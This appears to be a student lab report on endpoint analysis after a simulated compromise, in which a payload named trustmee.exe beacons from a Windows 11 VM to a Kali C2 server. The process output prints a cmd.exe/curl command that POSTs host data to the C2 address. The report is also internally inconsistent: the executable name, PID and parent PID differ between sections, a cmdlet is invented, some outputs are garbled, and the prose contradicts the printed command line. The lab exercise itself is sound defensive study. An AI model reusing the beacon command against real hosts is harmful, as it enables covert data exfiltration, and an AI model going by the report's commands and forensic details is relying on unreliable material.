

# Endpoint Analysis

---

## 1) General Information

- **Assessment Date:**30/5/2026
- **Analyst Name:** Mustafa Jbili
- **Scope of Work:** Cybersecurity Analyst
- **Objective :** gain practical experience in endpoint analysis from a defensive perspective by simulating a controlled compromise within an isolated environment. The exercise involves establishing a reverse shell connection to a command-and-control (C2) server, monitoring the compromised endpoint, analyzing the generated network traffic, identifying suspicious processes and active connections, and investigating potential persistence mechanisms such as services, registry entries, and scheduled tasks. The findings are then documented and correlated to provide a comprehensive understanding of endpoint behavior during a security incident.

## 2)introduction :

- This report documents a controlled compromise conducted within an isolated laboratory environment. The objective was to observe endpoint behavior following payload execution, analyze the resulting network traffic, identify malicious artifacts, investigate persistence techniques, and develop a PowerShell-based automation tool to assist in rapid endpoint triage. All activities were performed in a dedicated lab environment for educational and defensive security purposes.

## 3) Lab's Environment :

- The lab was conducted in an isolated virtual environment consisting of two systems:

### Attacker Machine :

- Operating System: Kali Linux
- Role: Attack simulation and command-and-control (C2) server

### Target Machine :

- Operating System: Windows 11
- Role: Compromised endpoint under analysis

## Analysis Tools:

- PowerShell
- Wireshark


## Network Configuration :

- Isolated private network
- Attacker IP Address: 192.168.1.15
- Target IP Address: 192.168.1.11

The environment was configured exclusively for security testing and defensive analysis purposes.

## 5) testing Scenario:

- A controlled compromise scenario was conducted within an isolated laboratory environment to analyze endpoint behavior during a security incident

[illegible]

Administrator: Command Prompt

Active Connections

| Proto | Local Address      | Foreign Address      | State       |
|-------|--------------------|----------------------|-------------|
| TCP   | 127.0.0.1:55832    | localhost:55832      | ESTABLISHED |
| TCP   | 127.0.0.1:55833    | localhost:55832      | ESTABLISHED |
| TCP   | 192.168.1.11:57605 | ec2-3-94-72-89:https | ESTABLISHED |
| TCP   | 192.168.1.11:57823 | 192.168.1.9:ms-do    | ESTABLISHED |
| TCP   | 192.168.1.11:57876 | 4.233.25.241:https   | ESTABLISHED |
| TCP   | 192.168.1.11:57985 | 149.154.167.92:https | ESTABLISHED |
| TCP   | 192.168.1.11:58110 | 146.75.55.19:https   | ESTABLISHED |
| TCP   | 192.168.1.11:58165 | 13.87.96.169:https   | ESTABLISHED |
| TCP   | 192.168.1.11:58170 | 13.87.96.169:https   | ESTABLISHED |
| TCP   | 192.168.1.11:58172 | 192.168.1.15:https   | ESTABLISHED |
| TCP   | 192.168.1.11:58187 | 158.171.84.254:https | CLOSE_WAIT  |

- A test payload (trustmee.exe) was executed on the Windows 11 target system, resulting in an outbound connection to a designated command-and-control (C2) server hosted on the Kali Linux machine (192.168.1.15).
- The successful execution of the payload resulted in the establishment of a reverse connection between the target endpoint (192.168.1.11) and the command-and-control server (192.168.1.15). The active session confirmed that the endpoint was able to communicate with the C2 infrastructure, allowing subsequent network and host-based analysis to be performed.

Once the connection was established, network activity and endpoint processes were monitored and analyzed using Windows native utilities, PowerShell, and Wireshark.

## A. Network Traffic analysis :

ip.src==192.168.1.15 || ip.dst==192.168.1.15

| No. | Time         | Source       | Destination     | Protocol | Length | Info                                             |
|-----|--------------|--------------|-----------------|----------|--------|--------------------------------------------------|
| 112 | 2026/151.112 | 192.168.1.15 | 192.168.157.128 | DNS      | 81     | Standard query 0x998b A 1.debian.pool.ntp.org    |
| 113 | 2026/151.113 | 192.168.1.15 | 192.168.157.128 | DNS      | 81     | Standard query 0x998b A 1.debian.pool.ntp.org    |
| 114 | 2026/151.114 | 192.168.1.15 | 192.168.157.128 | DNS      | 81     | Standard query 0x8696 AAAA 1.debian.pool.ntp.org |
| 115 | 2026/151.115 | 192.168.1.15 | 192.168.157.128 | DNS      | 81     | Standard query 0x8696 AAAA 1.debian.pool.ntp.org |
| 127 | 2026/151.127 | 192.168.1.11 | 192.168.1.15    | TLSv1.2  | 407    | Application Data 407                             |
| 128 | 2026/151.128 | 192.168.1.11 | 192.168.1.15    | TCP      | 60     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 129 | 2026/151.129 | 192.168.1.15 | 192.168.1.11    | TLSv1.2  | 201    | Application Data 201                             |
| 130 | 2026/151.130 | 192.168.1.11 | 192.168.1.15    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 131 | 2026/151.131 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 132 | 2026/151.132 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 133 | 2026/151.133 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 134 | 2026/151.134 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 135 | 2026/151.135 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 136 | 2026/151.136 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 137 | 2026/151.137 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 138 | 2026/151.138 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 139 | 2026/151.139 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 140 | 2026/151.140 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 141 | 2026/151.141 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 142 | 2026/151.142 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 143 | 2026/151.143 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 144 | 2026/151.144 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 145 | 2026/151.145 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 146 | 2026/151.146 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 147 | 2026/151.147 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 148 | 2026/151.148 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 149 | 2026/151.149 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |
| 150 | 2026/151.150 | 192.168.1.15 | 192.168.1.11    | TCP      | 54     | Seq=354 Win=4097 Len=0 [ACK] 443 → 58172         |

- The captured traffic consisted primarily of TCP and TLS 1.2 communications over port 443. Multiple packets were exchanged between the endpoint and the C2 server, indicating an active command-and-control session. The encrypted nature of the TLS traffic prevented direct inspection of the payload contents; however, the communication pattern, destination address, and established connection were consistent with C2 activity.

## B. Active Connections Analysis :

```
PS C:\Windows\system32> Get-NetTCPConnection | where-Object { $_.RemoteAddress -eq "192.168.1.15" }
LocalAddress      LocalPort RemoteAddress      RemotePort State      AppliedSetting
-----
192.168.1.11      58172    192.168.1.15      443        Established Internet
```

```
PS C:\Windows\system32> Get-NetTCPConnection -RemoteAddress 192.168.1.15 | Select-Object LocalAddress,LocalPort,RemoteAddress,RemotePort,State,OwnerProcess
LocalAddress : 192.168.1.11
LocalPort    : 58172
RemoteAddress : 192.168.1.15
RemotePort   : 443
State        : Established
OwnerProcess : 2988
```

- To correlate the observed network activity with a running process, active TCP connections on the endpoint were examined using PowerShell. Analysis revealed an established outbound connection from the compromised host (192.168.1.11) to the command-and-control server (192.168.1.15) over TCP port 443.
- Further investigation identified the process responsible for the connection, allowing network activity to be directly linked to the malicious executable. This correlation confirmed that the active session observed in Wireshark originated from the payload executed on the endpoint.
- The identified connection remained in an established state during the analysis period, indicating ongoing communication between the compromised endpoint and the C2 infrastructure.

## C. Process Analysis :

```
PS C:\Windows\system32> Get-ChildInstance Win32_Process | where-Object { $_.ProcessId -eq 2988 } | Select-Object Name,ProcessId,ParentProcessId,ExecutablePath,CommandLine
Name                : trustme.exe
ProcessId           : 2988
ParentProcessId     : 11884
ExecutablePath      : C:\Users\user\Downloads\trustme.exe
CommandLine         : %SystemRoot%\system32\cmd.exe /Q /C curl -X POST -d '{"id": "192.168.1.11"}' http://192.168.1.15:443
```

```
PS C:\Windows\system32> Get-Process -id 2988
Handles NPM(K) PM(K) MEM(K) CPU(s) Id SI ProcessName
-----
388      18  9384  43540  1.38  2988 28 trustme.exe
```

- Following the identification of the active network connection, process analysis was performed to determine the executable responsible for the communication with the command-and-control server.
- The investigation identified a process named trustmee.exe running on the compromised endpoint. The process was associated with PID 2908 and was executed directly from the user's Downloads directory:

- The command line used to launch the process matched the executable path, confirming direct execution of the payload. The parent process ID (PPID) was recorded as 11044; however, the parent process was no longer active at the time of analysis, suggesting that it had terminated after spawning the payload.
- Correlation between process information and network connections confirmed that trustmee.exe was responsible for the established communication with the command-and-control server (192.168.1.15). The process remained active during the investigation and generated the network activity observed in both Wireshark and PowerShell connection analysis.

[illegible]

```
C:\Windows\System32> Get-ScheduledTask | Where-Object $_.TaskName -like "Wininit*" -or $_.TaskName -like "Power*"
TaskPath TaskName State
-----
Microsoft\Windows\Shell\N IndexerAutomaticMaintenance Ready

C:\Windows\System32> Get-Childitem "taski:\PFBI\Microsoft\Windows\Start Menu\Programs\Startup"
Directory: C:\Users\Acce\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup


Name                               LastWriteTime           Length
----                               -
a- 8/12/2025 9:48 AM             1348 W 500 W66 OneMore Ink
```

- A persistence assessment was conducted to determine whether the payload established any mechanisms to maintain execution after system reboot or user logon.
- Several common persistence locations were examined, including Registry Run keys, Scheduled Tasks, Windows Services, and Startup folders. The

analysis did not identify any entries associated with trustmee.exe within the inspected locations.

- Registry inspection revealed only legitimate operating system and third-party application entries. Likewise, no suspicious Scheduled Tasks or Windows Services referencing the payload were observed during the investigation.
- Based on the collected evidence, no persistence mechanism associated with trustmee.exe was identified. The payload appeared to rely on direct user execution rather than automated execution through persistence techniques

## E. PowerShell Automation Module :



- To streamline the incident response process and rapidly collect endpoint information, a custom PowerShell script named EndpointAnalysis.ps1 was developed. The script was designed to automate the initial triage activities that a Blue Team analyst would typically perform during the first stages of an investigation.
- The script collects information from multiple system sources, including:
  - Host and user information
  - Active network connections
  - Running processes
  - Windows services
  - Scheduled tasks
- All collected information is consolidated and exported into a structured CSV file (EndpointAnalysis.csv) for further analysis and documentation.

- The automation process reduces manual effort, ensures consistent data collection, and enables analysts to quickly identify suspicious processes and network activity associated with a potential compromise.
- During execution, the script successfully identified the malicious process (trustmee.exe) and recorded the relevant system information within the generated CSV output, demonstrating the effectiveness of automated endpoint triage during incident response investigations.